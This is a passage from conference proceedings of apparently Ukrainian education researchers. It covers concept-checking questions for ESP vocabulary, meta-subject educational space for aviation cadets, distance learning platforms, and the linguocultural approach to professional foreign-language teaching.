The data were collected during each classroom session. Prior to each lesson, the teacher created sets of questions to be tackled with at the extension stage. The questions normally made reference to 4- 6 field related lexical units explored during the previous stages of the lesson or during the previous session (Ex: topic: *Types of Punishment*. Situation: *A group of 5 teenagers, aged 14-17, were caught overturning benches in a park after midnight*. CCQs: *What would happen to them? Who else might be punished for their actions? Bring arguments to support your point of view. What could parents do in such cases?*). The students shared opinions, sometimes contradicting one another. Whenever they could not retrieve the suitable lexical unit from memory, they would

resort to the text to locate the right concept to speak about the situation. In this way, *community service, alternative punishment, fine, juvenile crime* were used repeatedly and appropriately. A student suggested *life imprisonment*, which generated a vehement reaction from the others. Consequently, the student was asked to give examples of offences that might incur imprisonment.

The researcher observed the class and recorded the samples of speech containing pertinent usage of specialized lexis. At the end of three weeks the number of correct use of specialized lexical units in answering CCQs was analyzed.

**Research findings**

Since the target was primarily the newly studied specialized vocabulary, we only recorded answers containing samples of it, as shown in the table below:

**Table 1. Inventory of recorded speech samples containing new specialized vocabulary**

Session	Correct, appropriate use	Appropriate use, pronunciation mistakes	Erroneous use	Difficulties to retrieve the correct form of the word	Mother tongue equivalent supplied instead of English concept
1 <sup>st</sup>	14	3	3	5	3
2 <sup>nd</sup>	11	5	2	8	2
3 <sup>rd</sup>	13	5	2	3	6
4 <sup>th</sup>	13	3	4	7	5
5 <sup>th</sup>	9	3	6	6	4
6 <sup>th</sup>	12	4	4	5	5
<b>total</b>	<b>72</b>	<b>23</b>	<b>21</b>	<b>34</b>	<b>25</b>

Altogether, 175 speech samples containing 45 specialized lexical units were extracted. As it can be seen from the table above, 72 samples, which accounts for 42%, contained vocabulary units used correctly to supply answers to a variety of CCQs. In 23 samples, accounting for 13.5%, the students used the units appropriately, but struggled with pronunciation. However, we would like to notice that despite this deficiency, the students managed to convey their communicative intentions quite effectively. In 21 cases (12%) the students had trouble using the correct word: for the most part these deficiencies consisted in using the wrong meaning of the word. We have also detected 34 cases (20%) where students were wavering about what word to use to end up self-correcting their statements or being corrected by others in the group. The incapacity to supply the English equivalent of a lexical unit was attested in 25 samples (14.7%). When uncertain about the English variant, the students resorted immediately to using mother tongue equivalents. This tendency remained quite stable throughout all six sessions.

Data analysis suggests that CCQs is an effective strategy to use in ESP classes: 55.5% of the language samples used for the sake of this action research contained

specialized vocabulary items used appropriately when answering questions based on the reading materials. These results reveal that in-depth specialized vocabulary processing has taken place and that more practice is required to ensure its effective use when producing language output. The fact that 34.7% of the speech samples indicated difficulties in retrieving the suitable lexical unit is in line with other research findings according to which a word is fully internalized after being used repeatedly from 7 to 15 times.

### Conclusions:

Efficient acquisition of specialized lexis is determined by a variety of factors, including the teaching/ learning approaches and the number of repeated interactions with the new lexical units. CCQ enhances the meaningful retention of new specialized vocabulary mainly due to the fact that the students are engaged in productive activities- they have to supply answers to questions skillfully tailored to target specific vocabulary. Though it is quite demanding for the teacher who has to formulate relevant questions beforehand, using the strategy has multiple benefits for the ESP students: they produce language output, incorporating newly explored concepts and vocabulary, which at the same time boosts their motivation to advance their learning, and they increase awareness of how to use lexical items properly due to immediate feedback provided by other students or the teacher.

### References:

1. Baker, M. Sub-technical vocabulary and the ESP teacher: An analysis of some rhetorical items in medical journal articles. In: *Reading in a Foreign Language*, 1988, Vol. 4 (2), pp.91-105.
2. Costeleanu, M. The Role of Vocabulary in ESP Teaching. Available at <https://www.europeanproceedings.com/article/10.15405/epsbs.2019.08.03.120>
3. Laufer, B., Hulstijn J. Incidental Vocabulary Acquisition in a Second Language: The Construct of Task-Induced Involvement. In: *Applied Linguistics*, 2001, vol. 22 (1), pp.1-26.
4. Moeller A. K., Ketsman O. The Essentials of Vocabulary Teaching: From Theory to Practice. Published in *Diverse by Design: Selected Papers from the 2009 Central States Conference on the Teaching of Foreign Languages*, eds. Carolyn Gascoigne and Melanie Bloom (Eau Claire, WI: Crown Prints), 2009, pp. 1–16.
5. Schmitt N. Vocabulary learning strategies. In: Schmitt N., McCarthy M. editors. *Vocabulary: Description, Acquisition and Pedagogy*. Cambridge University Press, 1997, p.199-227.
6. Skornyakova E. R., Vinogradova E. V. Enhanced terminology acquisition during an ESP course: a multicompetence approach. In: *Global Journal of Engineering Education*, 2021, Vol.23 (3), pp. 240-246.
7. Wanpen, S., Sonkoontod, K., Nonkukhetkhong, K., Technical vocabulary proficiencies and vocabulary learning strategies of engineering students. In: *Procedia - Social and Behavioral Sciences*, 2013, Nr. 88, pp. 312-320.

## **META-SUBJECT SPACE CONSTRUCTING AS A PREREQUISITE FOR SUCCESSFUL SELF- ORGANIZATION OF EDUCATIONAL ACTIVITIES IN AVIATION UNIVERSITIES**

**Piven Mykola**

Ph.D., Associate Professor  
Head of Physical and Psychophysiological Department  
Flight Academy of National Aviation University of Ukraine

**Piven Victoria**

Ph.D., Associate Professor  
Department of Foreign Languages  
Flight Academy of National Aviation University of Ukraine

Despite a significant amount of psychological and pedagogical research, the problem of organizing the professional and educational space of future aviation specialists in aviation higher educational institutions, both theoretically and practically, remains understudied. In particular, the problem of self-education skills (autodidactic skills) development and intersubjective interaction in the construction of common psychological and pedagogical conditions for the formation of future aviation specialists' professional reliability is insufficiently researched in the theoretical and methodological aspect. Social space as a meaningful value provides good starting points for the maximum possible understanding of such concept as "professional educational space" [1]. In view of the above, it becomes clear that the benchmarks and indicators of the quality in the professional reliability development of the flight crew are not only the traditional criteria such as: the level of knowledge and skills, but also the development of independence, personal competence of the future aviation specialist, his/her ability to demonstrate autonomy, creative potential in constructing own educational space and conditions of this space as the most complete integration into the professional environment.

For many years, the goal of education was the acquisition of knowledge, skills and the reproductive and adaptive level of their assimilation. The educational space was considered as a social formation, the main function of which was to maintain the educational standard in the upbringing and education of the individual according to the defined model. According to scientist I. Shendrik, such concepts as "educational space", "educational environment", "environment", "influence", "place" have a common context - they affect the self-changes in the subject of activity. This affection gives reason to understand these concepts as phenomena that have single genetic roots and are related to the process and result of each person's education. However, they have certain differences and peculiarities of their relationship with each other. In particular, the educational environment is the conditions for upbringing and education of the

individual. The position of the individual in the cultural environment depends on education and upbringing.

It is this position of the individual that determines his/her cultural environment. The movement of the individual in the educational environment is accompanied by the constant mastering of new methods, knowledge, skills and abilities, etc. The content of education and upbringing as a part of the cultural environment should ensure the adequacy of the forming individual culture of a person, his/her image, the environment in which he/she is located. A person's insight of the content of education and upbringing is connected with his/her choice of what is necessary for him/her. The educational space is a place where the personality meets the cultural fact of the educational environment. Exactly here this fact acquires or does not acquire a meaningful value for the individual. In the case when a cultural fact has acquired a personal meaning, the educational environment turns into an educational space for the individual. A person's assimilation of cultural facts that are in the educational environment is experienced by him/her as an event and thereby constitutes his educational space. The educational space as a space for the formation of an independent personality is formed on the basis of the educational environment, the cultural facts of which acquire an individual meaning [2].

The analysis of literary sources shows that the philosophy of constructive education singles out an important component in the structure of the educational space - a set of real interactions of the individual with reality, which is constructed by the subject through understanding and action. The ideas of constructive learning were realized in the works of D. Dewey, in particular "School and Society" and "My Pedagogical Credo". It is the activity of a person that allows him/her to learn about the world, it is the activity of a person that is the source of his/her knowledge. So, therefore the author sees the essence of education in the implementation of the principle "learning by doing", and the essence of education in the formation of a taste for self-learning and self-improvement. Within the framework of the constructive approach, the ideas of J. Dewey were spread in practice in the activities of M. Montessori, in the works of U. Kilpatrick as the driving force of problem-based learning. In the writings of N. Shatalova, the concept of "constructive learning" has become widespread in modern scientific research.

For the system of professional education of future aviation specialists, the constructive approach is of particular interest, since the realities of today are such that the incessant flow of new information began to complement the scope of the problem of the human factor in aviation. The educational institution does not keep up with the novelty and variety of information. It is impossible to predict what the aviation specialist will need in future. That is why, the purpose of professional training of future pilots in modern conditions should be oriented to the search and construction of ways to obtain new information, new knowledge and to the formation of an active subject position in educational activities, a taste for professional and personal self-development. A person

with a formed constructive thinking can independently find the necessary information in future and can find a way of their own professional and personal growth.

Therefore, the independence and constructive position of future aviation specialists should become a priority in professional education. This will make it possible to instrumentally arm the cadet's personality in learning about the future and creating the present. And most importantly, this will allow to meaningfully fill the authorship of own personal and professional self-development. The basis of this position is the ideas of the authorship of a living human subject in the creation of social structures in the works of T. Lukman, P. Berger, V. Kudryavtsev, and others. Thus, E. Knyazeva and S. Kordyumov, from the point of view of constructive learning, singled out a method of learning and called it "awakened learning". Its essence lies in the method of interaction between the student and the teacher - their mutual determination and mutual construction, formation and development. Scientists think that under these conditions, real processes of knowledge generation by the student himself/herself, his/her productive creativity, are possible. Actually, the metasubject space of creative actions of the individual is being formed. "Meta" from the Greek word "meta" - "above, after" symbolizes stepping out of one's own "I" and accepting others as subjects of activity, emphasizes the influence of the educational space on the individual, on the one hand, on the other - the constructive power of the individual in reproduction educational space in one's own inner experience.

This is how a synergistic metaform of the organization of one's own educational space is born. The subjective abilities of the individual act as the driving force of a stable self-organizing whole, so the constructing individual and the educational space constructed by him/her constitute a procedural unity. In this unity, the meta-individuality of a person (V. Merlin) is fully manifested as a leading personal property, which contributes to its inactivation (F. Varela's term) in the educational space. According to L. Dorfman's concept, the meta-individual world of a person is individuality in the world, and the world in individuality. The world as a holon (whole) and individuality as a holon are in a complementary relationship. Individuality is the starting point of the coordinate system of its experience, which ensures the penetration of individuality into the world and the world into individuality. Since such relationships are possible only under the conditions of the implementation of multi-quality polydetermination of meta-individuality in the specified coordinate system, the author distinguishes four relatively independent areas of personality functioning: "Acceptance", "Dependence", "Ownership" and "Authorship" [3]. In our opinion, the interaction of these areas of meta-individuality forms the basis for synergistic metaforms of self-organization of educational activity in the aviation universities, where the authorship of the cadet as a subject of educational activity can be fully represented.

Actualization of the professional education problems in the aviation universities in the context of a constructive approach significantly changed the perspective on autodidactic issues. In fact, autodidactic has begun to be considered as a means of

personal and professional growth of a person. It is not by chance that at the end of the 90s of the 20th century, a new term appeared in pedagogical dictionaries - "autodidactics" (from the Greek "autos" - self and "didasco" - teach, study). Thus, D. Levitas called self-didactics the theory and practice of constructing one's own learning technologies, V. Kurinsky sees autodidactic as a universal system of self-education and self-development [4].

However, there is no and cannot be authorship in the self-organization of educational activity beyond the creative and constructive abilities of the cadet's personality, beyond its interaction with the professional and educational space. It is obvious that these processes are intertwined, and it is also obvious that both at the individual level and at the level of understanding in the system of scientific disciplines, evaluative judgments regarding this intertwining can vary significantly. As you know, autodidactic skills are both the state and the quality of the cadet's personality, which are aimed at his/her effective construction of the professional and educational space and, to a certain extent, the self-realization of his/her creative abilities both in learning and in creating own authorship. Self-didactic skills of the cadet are action - acceptance, action - dependence, action - possession and action - authorship.

The metasubject space constructed by individual in this way acts as a space for the manifestation of subject abilities, their universal character, as a space for the manifestation of independent active operation of autodidactic knowledge. This knowledge aimed at achieving a specific goal, as a space for awareness of the instrumental support of the cadet's creative, professional and personal self-development in educational activities. In the metasubject space, the cadet, by the power of his/her thoughts, creates a new mediated representation of himself/herself of inner space, on the one hand, on the other - of the educational environment, of interaction with other subjects of educational activity, etc. This representation on a qualitatively new level creates conditions for self-organization of educational activities.

Actually, the metasubject space is the meta-individual space (L. Dorfman's term) of the cadet, which is considered the starting "point" in the structural composition of the professional environment that surrounds him/her. The cadet's movement beyond the own space, beyond his/her own "I" and acceptance of others as subjects capable of creative self-development contributes to the formation of a qualitatively new meta-individual position of the individual - creative interaction. Here subjects constantly share with each other the experience of "self-mastery", through the experience of "self-activity" and, thus, contribute to the realization of almost the only way to specify one's own limitation, probable ways to overcome it, and to create an individual (original) algorithm of self-improvement inherent only to oneself. The cadet's meta-individual position in educational activity is a dynamic process of interaction and construction of external opportunities and internal conditions - resources for self-organization of educational activity. Its essence is revealed through the ability of the cadet as a subject of educational activity to ensure the "golden proportion" (according to V. Petrovsky) between the internal aspirations of the individual and the external conditions for their



realization, which is possible provided if the cadet has a high level of development of subjectivity, independence and autodidactic skills.

**References:**

1. Voznjuk A., Dubesenjuk A.: Philosophical Foundations of Pedagogical Axiomatic. ZHGU by the name of I. Franko, Zhytomyr (2011).
2. Dorfman L.: The Concept of the Meta-Individual World: Contemporary State. Psychology, Vol.3, №3 (2006).
3. Shendrik I.: Educational space of the subject and its design. APKiPRO (2003).
4. Kurinskyi O.: Ukrainian Post-Psychological Didactic. ZAT "Vipol", Kyiv (2006).

## PECULIARITIES OF DISTANCE LEARNING

**Tonkonoh Nataliia,**  
Ph.D., Assistant Professor  
Hryhorii Skovoroda University in Pereiaslav

The distance learning system is in the center of attention of scientific circles, and modern trends indicate further intensification of research in this area. In particular, such scientists as V. Kukharenko, S. Vitvytska, V. Yasulaitis, E. Polat, A. Petrov, O. Tyshchenko and many others dealt with theoretical, methodological and methodical problems of distance learning. Today, there are many approaches to identifying problems and advantages in the application of distance learning. This issue was studied by such scientists as M. Thompson, M. Moore, A. Clark, D. Keegan. Each of these authors emphasized a separate aspect of this method [1].

In the scientific literature, the characteristics of modern educational platforms that can be used in distance learning process are not comprehensively provided, attention is not paid to the peculiarities of their application in the educational process.

The purpose of the article is to investigate the main directions of the development of distance learning and to reveal the advantages and possibilities of using technological tools for the specified type of education.

Distance education is a promising type of education that guides teachers to implement innovative methods and technologies, such as online lectures, online consultations, video conferences, webinars, etc. The introduction of distance learning into general education is the next step in the development of the education system in Ukraine and the evolution of the entire society. Our society has moved to constant dialogue, continuous communication. Many children of elementary school age already have access to computers, mobile gadgets, and electronic equipment. Most children can easily navigate gadgets to find and play their favorite game, access a website on a personal computer, and find their favorite channels with a few clicks on the TV remote. All this happens without the guidance of adults. If a child grows up in a high-tech culture, then it is necessary to recognize that the younger generation is more experienced in technology. That is why it is so important to realize that the changes taking place in society affect the formation of the younger generation. Therefore, the determination of the characteristics of children of the 21st century has its proper place in the primary school system.

Analyzing the experience of foreign scientists and Ukrainian teachers, we will supplement and summarize the list of characteristics of primary school children from the point of view of the possibility of their acceptance of distance learning methods: 1) constant readiness for communication; 2) inclination to collective work; 3) use of technologies; 4) the need for tactile contact; 5) learning through play; 6) use of the real and virtual world at the same time. Types of communication flow from one to another. Collectivist skills are developed in this unified reality; 7) speed of learning (in particular, technologies); 8) use of new teaching aids; 9) use of knowledge based on one's own experience; 10) modern children are better educated than any generation

before them [2, p. 12]. Taking into account such features of the development of children of the Z-generation, it is worth reviewing the approaches in distance learning, developing new methods, using new teaching tools. The teacher creates the conditions, the environment, in which the development of personality, the acquisition of knowledge and skills necessary for life in the information society becomes possible. All the above-mentioned features and changes in society affect the organization of the educational process. In the conditions of informatization of society and digitization of education, the issue of using ICT, starting from primary school, is acute [2]. There are the following modern trends in the field of education caused by the spread of distance learning: there is a change in communications due to the rapid development of the modern level of technology; information is placed not only on paper media and in people's memories, but also in social networks. Among the main factors that influence the quality of distance education are the ability to make strategic decisions in situations of uncertainty, the ability to find information data needed to correctly assess the situation, the skills to process it and to make decisions. It is possible to implement this with the required speed in today's society using distance learning technologies. In addition, such technologies are designed to reduce the difference between the social and economic situation of different segments of the population and countries with different levels of economic development.

Therefore, distance learning technologies should be used under the following conditions: providing opportunities for success for everyone; supporting the model of effective development; achieving equality in the dissemination of information. The development and popularity of non-formal education is, in particular, due to uneven use of technology during the education of representatives of different generations. The teacher must take into account the changes taking place in modern education. During distance education, teachers do not abandon their obligations to learners in the learning and assessment process, but work with them to help develop learning and assessment strategies, provide comprehensive support, and act as mentors.

The specificity of distance learning as remote interaction using information and computer technologies is that its basis is the Internet, mass digitization of various materials and a large number of open educational resources (open educational resources, OER). Additional advantages of distance learning are the following [3]: adaptability of educational organizations and specialists to changing conditions, quick response to changes in market conditions and new market requirements, increasing the level of compliance with socio-economic, socio-cultural, educational needs of society; concentration of activities of network interaction participants on their key professional and academic competencies, unique processes taking place in the field of education; exclusion of duplication of a number of functions by network interaction participants; involvement of competent participants in the educational process, who possess the necessary resource potential, in the implementation of joint academic and professional activities; increasing the efficiency of information exchange mechanisms between participants of informal network interaction, replication of best practices, innovative practices; implementation of partnership relations in the process of achieving certain results; lack of space and time restrictions; increasing the level of competitiveness of distance learning participants; communication using Wiki technology; increasing the

speed of efficiency, generation and translation of specialized knowledge; increasing the level of innovative activity, readiness for changes in accordance with the requirements of a changing world, increasing requirements for the level of professionalism of a teacher. To ensure remote interaction, you can use the applications Question Scratchpad, Tabel Tool, Peer Assessment Tool, etc. Remote interaction between students can be implemented using less complex platforms, that is, only with the help of various cloud services. Google Spreadsheets or Google Tabs can be used to highlight basic assessment criteria and allow learners to post scores. If the assessment, in addition to the score, also contains a descriptive component, you can use Google Forms or Google Documents resources. For works of a creative direction and with a finished product, it is possible to use blogs (for example, Blogger) and virtual boards (in particular, Padlet.com), where students can post their achievements and use the comments of other users to reflect.

Cloud services that can be used to implement distance learning are analyzed, and ways of implementing distance interaction using the following forms are determined: forums, chats, in particular LMS Moodle; automation of distance assessment using the «Workshop» resource in LMS Moodle; applications for distance assessment in inquiry learning spaces (Inquiry Learning Spaces, ILS), developed in the Graasp environment; group interaction using virtual boards; running a joint blog; Google applications. The features of distance assessment include the following: the presence of clear formulations of assessment criteria; organizing the work of the student in pairs or in groups to evaluate each other; application of the principle of double anonymity (teachers do not know who is evaluated, and students do not know who evaluated them). Using the Table Tool application provides an opportunity to add tables in which students have the opportunity to fill in the blank cells according to the task. The Question Scratchpad application can also be used to organize the learning process. In addition, the learner can formulate questions of various types on the specified topic, which gives the opportunity to use the proposed set of words or enter questions from the keyboard when creating a question.

When setting up these applications, you can enable the remote assessment mode and specify the criteria by which the assessment will take place. Distance learning poses new tasks for the teacher. Educators should be ready to choose high-quality technologies for the implementation of remote interaction. The learner must learn to be responsible for the content submitted, possess communication and cooperation skills, think critically and skillfully overcome conflict situations.

The study of scientific literature allows us to single out the main trends in the implementation of distance learning in institutions of general secondary education. These are the following trends: rethinking the role of teachers; positive shifts towards competence training; attention to open educational resources; wider use of mixed (hybrid) learning; use of collaborative technologies (from the English 'collaboration' – to work together to achieve a common goal). One of the advantages of distance learning is productive joint work of participants in the educational process based on cloud technologies. The powerful didactic potential of electronic learning resources is undeniable. The task of distance learning organizers is to make it active, comfortable,

flexible, emotionally positive, so that every participant has the opportunity to effectively and efficiently achieve the educational goals defined by the program.

Therefore, distance learning is designed to help navigate the global educational space. It acts as an effective addition to traditional forms of education, as a means of partially solving its urgent problems. In particular, distance learning provides an opportunity simultaneously with the flexible in terms of time and highly professional in terms of content study of various subject sections of knowledge, the formation of skills of many educational disciplines to ensure their intensive practical application by those seeking education with the help of methods and means of information and communication technologies, develops skills to navigate in modern science and practice.

#### **References:**

1. Morze Nataliia, Vember Viktoriia, VarchenkoTrotsenko Liliia. Formative and peer assessment in high education. IT tools – Good Practice of Effective Use in Education: Monograph, Sc. Editor : Eugenia SmyrnovaTrybulska, University of Silesia in Katowice, Katowice – Cieszyn, 2017. P. 159–180.

2. Hrytsenko V.I. Dystantsiine navchannia: teoriia i praktyka. V.I. Hrytsenko, S.P. Kudriavtseva, V.V. Kolos, E.V. Varenich. Mizhnarodnyi naukovo-navchalnyi tsentr informatsiinykh tekhnolohii i system, 2017. 376 s.

3. Bates T. National strategies for e-learning in postsecondary education and training. Bates Tony UNESCO, 2001. P. 6.

# THE ROLE OF LINGUOCULTURAL ASPECT IN THE STUDY OF A FOREIGN LANGUAGE BY PROFESSIONAL ORIENTATION

**Vladymyrova Valentyna,**

Senior teacher of the department of Ukrainian and humanitarian training,  
Poltava State Medical University, Ukraine

**Savitskaya Tatiana,**

teacher of a higher education institution of the  
educational and scientific center for training foreign citizens,  
Poltava State Medical University, Ukraine

**Abstract.** The article considers the theoretical essence of the linguoculturological approach in teaching a foreign language in a professional direction as the formation of intercultural communication.

**Key words:** foreign language for professional purposes, linguoculturological aspect, intercultural communication, communicative tasks.

A foreign language for professional purposes is a worldview subject designed to ensure the unity and interaction of language, culture and personality in the process of its learning and development.

**The subject of research** is the linguoculturological approach to teaching and learning a foreign language in a professional direction.

**The aim** is to consider the theoretical essence of the linguoculturological approach to teaching the discipline "Foreign language for professional purposes" and the formation of intercultural communication.

**Materials and methods.** Occurrence in the late twentieth century. at the junction of linguistics and culturology of the interdisciplinary science of linguoculturology aroused great interest in it from linguists. Already at the beginning of the next century formed linguistic and cultural schools (for example, under the leadership of N.D Arutyunov, V.V Vorobyov, V.I Karasyk, V.V Krasnykh, Y.S Stepanov, V.N Telia, etc.), there is a certain conceptual and terminological apparatus of this linguistic direction, taking into account various scientific concepts and methods of linguistic and cultural analysis. It arose at the "intersection" of a number of related sciences (culturology, linguistics, ethnolinguistics, sociolinguistics) and has its own specifics, its own aspect of studying the problem of "language and culture". Studying the culture of another country breaks down communication barriers, allows for a tolerant attitude to dissent, beliefs and behavior of its representatives, as well as better and easier to learn the features of the native language.

The main task of intercultural communication - "adequate mutual understanding of two participants in a communicative act belonging to different national cultures" [1:26] - is leading for linguistic and cultural studies, as value differences of cultures are directly expressed in the value orientations of their representatives. The efforts of modern researchers are aimed at studying the mechanisms of linguistic

conceptualization and categorization of the world. Different fragments of national language pictures of the world are specific and are reflected in the concepts of culture. Without knowledge of the concepts of national culture it is impossible to carry out full-fledged communication. Accounting for the interaction of language and culture has allowed researchers to identify the so-called "key concepts" of national cultures, which are the most important concepts of national consciousness.

In establishing the links between linguistic and cultural studies, attention should be paid to its interaction with ethnopsycholinguistics, which as a result has a significant impact on the process of learning a foreign language and on the linguistic and cultural approach in particular. Ethnopsycholinguistics is a new "direction that considers language activities in the refraction of national and cultural specifics and taking into account the national and cultural component of the discourse" [9: 10]. Both sciences are inextricably linked, complementary and enrich each other. And if for ethnopsycholinguistics the main thing is language activity, language consciousness and communication, then for linguoculturology - the consolidation of culture in language and its reflection in discourse.

The conceptual meaning of the term "linguoculturology" in the analyzed definitions is based mainly on "the problem of describing culture and language in the process of their functioning" [6: 37]. However, we can not disagree with the opinion of VV Vorobyov that this term refers to a broader concept, which "includes the inclusion of empirical studies of these phenomena" (ibid.). Before determining the place and significance of the linguocultural approach in the process of learning foreign languages, its advantages and essence, it is necessary to distinguish the "spheres of influence" of linguoculturology as a fundamental science for this approach and other related sciences, mark their intersections and polar features.

Coordinating in principle with linguistics as a system of guidelines for solving general and humanistic problems, linguoculturology is characterized by a number of specific features arising from theoretical analysis: linguoculturology - a scientific discipline of the synthesizing type, borderline between, as linguistics. Issues of language teaching are derived here; the main object is the relationship of culture and language in the process of its functioning and the study of the interpretation of this interaction. The main problems are methodological (philosophical) and philological; the subject of research is the material and spiritual culture created by mankind, the artifacts expressed in language, everything that makes up the "linguistic picture of the world."

Linguoculturology, on the contrary, focuses on a new system of cultural values, put forward by new thinking, modern society, on complete, objective information about the cultural life of the country. The main unit of description in this approach is linguoculture - a special complex unit, which is a dialectical unity of linguistic and extralinguistic (conceptual and substantive) content and includes segments not only language (linguistic meaning) but also culture (extralinguistic cultural meaning), represented familiar. In contrast to the word and the lexical-semantic variant, both linguistic and cultural linguistic culture units have both their own linguistic representation and the "extra-linguistic, cultural environment" (situation, reality) inextricably linked to it - a stable network of associations. Therefore, the word-signal

inevitably awakens in a person who knows the language, not only the meaning (as a hint), but also the whole set of "cultural halo". Ignorance of the "cultural halo" of the word leaves the recipient at the language level, does not allow to penetrate into a deep network of cultural associations, in the sense of expressing the text as a reflection of a cultural phenomenon [6:48].

**Results and discussion.** As we can see, the structure of linguoculture is more complex than the actual language units. To the usual components (sign-meaning) here is added the cultural-conceptual component as an extralinguistic content of linguoculture. Linguistic sign as one of the components of linguistic culture, ie its form, signals not only its "superficial", its own linguistic meaning, but also "deep" content (meaning) as a fact (element) of culture. Linguoculture can be represented by a single word, phrase or whole text (excerpt from it), widely known to native speakers.

In the linguo-cultural approach, "acculturation" occurs through the "cultivation" of language units, which leads students in the direction from the meaning of "guessing" to knowledge and inclusion of the sign-object in the network of cultural associations inherent in a nation. Thus, it becomes obvious that in this approach, where culture is included as an object of learning, the presentation of the material is based on the principle of "cultural unit" and not "from the language unit" [8: 99-102].

With the use of the linguo-cultural field, the emphasis is on the reflection in the language of some representative block of national culture, establishing hierarchical subject connections between the concepts within this block and between the blocks. In this way, students have the opportunity to form the most complete foreign picture of the world. The formation of blocks should take place in learning with the help of specially selected texts containing the so-called frame presuppositions considered by I.I. Khaleeva as a necessary condition for the formation of cognitive consciousness of the secondary language personality. Frame presuppositions stand out as previously accumulated knowledge. The lack of a nationally-culturally colored network of frames makes it inadequate and sometimes impossible to understand a foreign language. The "background of knowledge" in the perception of texts by a potential secondary language personality should be created by a special, purposeful system of educational tasks.

The ability to intercultural communication is the result of the formation of foreign students' secondary cognitive consciousness through the mastery of a foreign language, which can be achieved through linguistic and cultural studies of quite representative fragments of culture. Thus, according to the linguo-cultural approach, culture becomes an object of cognition, which corresponds to the psychological features of the process of learning a foreign language in institution of higher education, when language ceases to be perceived as an object of cognition and itself becomes a means of obtaining new information about the world.

As noted above, the linguistic and cultural approach emphasizes the reflection in the language of a fairly representative "part" of national culture in connection with specific cultural units that occur in foreign language discourse. Therefore, it is expedient to present socio-cultural information, concluded in units of language or simply related to the problem under discussion, in a systematic way, in blocks, organized by the topic. The choice of a fragment of culture, the sphere of



communication determines the content of the course. I.I. Khaleeva proposes to identify four main macrospheres of communication, where a person comprehends through consciousness and language real relations in the world and, accordingly, four macrospheres of language use: the sphere of production - a special language; sphere of life - colloquial (everyday) language; sphere of culturology - artistic and scientific language; sphere of social activity - journalistic language (including newspaper, public, television language, as well as the language of other media) [13: 230].

Since the linguo-cultural approach includes culture as an object of learning a foreign language, the presentation of the material should be based on the principle of "cultural unit" (linguo-cultural), and not from the language unit. In this approach, the emphasis is not on the point registration of certain cultural information extracted from a particular language unit, but on the reflection in the language of some representative block of national culture in connection with the commented language units. Since the linguo-cultural approach includes culture as an object of learning a foreign language, the presentation of the material should be based on the principle of "cultural unit" (linguo-cultural), and not from the language unit. In this approach, the emphasis is not on the point of registration of certain cultural information extracted from a particular language unit, but on the reflection in the language of some representative block of national culture in connection with the commented language units.

**Conclusions.** Theoretical analysis of thematic literature allowed to identify the linguo-cultural approach as one of the most effective approaches aimed at forming and improving skills and abilities of intercultural communication by studying a foreign language as a cultural phenomenon. In this approach, along with language, culture is the main content of learning. It is the linguo-cultural approach that allows us to move from a simplified factual, fragmentary approach to acquainting foreign students with certain aspects of culture and allows foreign students to form a fairly complete picture of foreign language reality by researching both linguistic and non-linguistic content.

Language training of foreign students of medical institutions of higher education is an extremely important component of professional training of a medical worker. Nowadays, learning a language in a professional field becomes especially important for future doctors. A number of textbooks have been published at the Department of Ukrainian Studies and Humanitarian Training of the PDMU; Educational work and selection of textual material is carried out systematically, which is necessarily accompanied by watching educational films, leaflets and photographs and on the basis of which foreign students can obtain the necessary information about the traditions of the Ukrainian people, build their own statements necessary for successful formation of linguistic and cultural competence. All this gives foreign students the opportunity to build their own statements for direct communication, as well as to study information about socio-cultural features and traditions of Poltava region and the whole of Ukraine. Selected texts are adapted and meet the cognitive communicative needs of foreign students, which in turn helps to increase interest in the subject and the desire to work independently [2- 5; 7; 10-12, 14].

**References:**

1. Верещагин Е.М. Язык и культура: Лингвострановедение в преподавании русского языка как иностранного / 3-е изд., перераб. и доп./ Верещагин Е.М., Костомаров В.Г. – М.: Русский язык, 1990. – 246 с.
2. Владимирова В. І. Значимість лінгвокультурологічного підходу в вивченні іноземної мови за професійним спрямуванням / В. І. Владимирова // Реалії, проблеми та перспективи вищої медичної освіти : матеріали навч.-наук. конф. з міжнар. участю, м. Полтава, 25 березня 2021 р. – Полтава, 2021. – С. 54–56.
3. Владимирова В. І. Культурологічний аспект у викладанні іноземної мови за професійним спрямуванням студентам-іноземцям / В. І. Владимирова // Актуальні проблеми сучасної вищої медичної освіти в Україні : матеріали навч.-наук. конф. з міжнар. участю, м. Полтава, 21 березня 2019 р. – Полтава, 2019. – С. 32–35.
4. Владимирова В. І. Лінгвокраїнознавчий аспект у викладанні української мови як іноземної : матеріали V Міжнар. наук.-практ. конф. «Інноваційні технології у контексті іншомовної підготовки фахівця», м. Полтава, 7–8 травня 2019 р. / В. І. Владимирова, О. М. Шевченко // Молодий вчений. – 2019. – № 5.1 (69.1). – С. 55–58.
5. Владимирова В. І. Проблеми і перспективи професійно-особистісного самовизначення майбутнього фахівця в сучасних соціокультурних умовах / В. І. Владимирова // Актуальні проблеми сучасної медичної освіти в Україні : матеріали навч.-наук. конф. з міжнар. участю, м. Полтава, 19 березня 2020 р. – Полтава, 2019. – С. 39–41.
6. Воробьёв В.В. Лингвокультурология: монография.– М.:РУДН, 2008.– 336 с.
7. Дегтярёва К.В. Профессиональное общение: врач – пациент: учебное пособие по русскому языку как иностранному для студентов-иностранцев высших учебных заведений III-IV уровня аккредитации, обучающихся по специальности 222 «Медицина» / Дегтярёва К.В., Владимирова В.И.; под ред. Т.А. Лещенко. – Полтава, 2018. – 146 с.
8. Дигина О.Л. Влияние лингвокультурологического подхода на формирование межкультурной коммуникации в обучении иностранному языку/ О.Л. Дигина // *Lingua mobilis*. – 2009. – №4 (18). – С.99-105.
9. Красных В.В. Этнопсихоллингвистика и лингвокультурология: курс лекций / В.В. Красных. – М.: ИТДГК «Гнозис», 2002. – 284 с.
10. Лещенко Т. О. Соціокультурний аспект посібника з української мови для іноземних студентів / Т. О. Лещенко, О. М. Шевченко // Актуальні питання медичної (фармацевтичної) освіти іноземних громадян: проблеми та перспективи : збірник статей навч.-наук. конф. з міжнар. участю, 22 листопада 2018 р. – Полтава, 2018. – С. 51–54.
11. Лещенко Т. О. Читаємо українською : навч. посіб. для іноземних студентів 1-2 курсів (соціокультурний аспект). II частина / Т. О. Лещенко, О. М. Шевченко, Г. М. Козуб. – Полтава : ФОП Гаража М.Ф., 2019. – 148 с.
12. Лещенко Т. О. Шляхи удосконалення мовної підготовки іноземних студентів. Актуальні питання суспільно-гуманітарних наук та історії

медицини : зб. матеріалів міжнар. наук.-практ. конф., 11-12 жовтня 2018 р. Чернівці, 2018. С. 111–113.

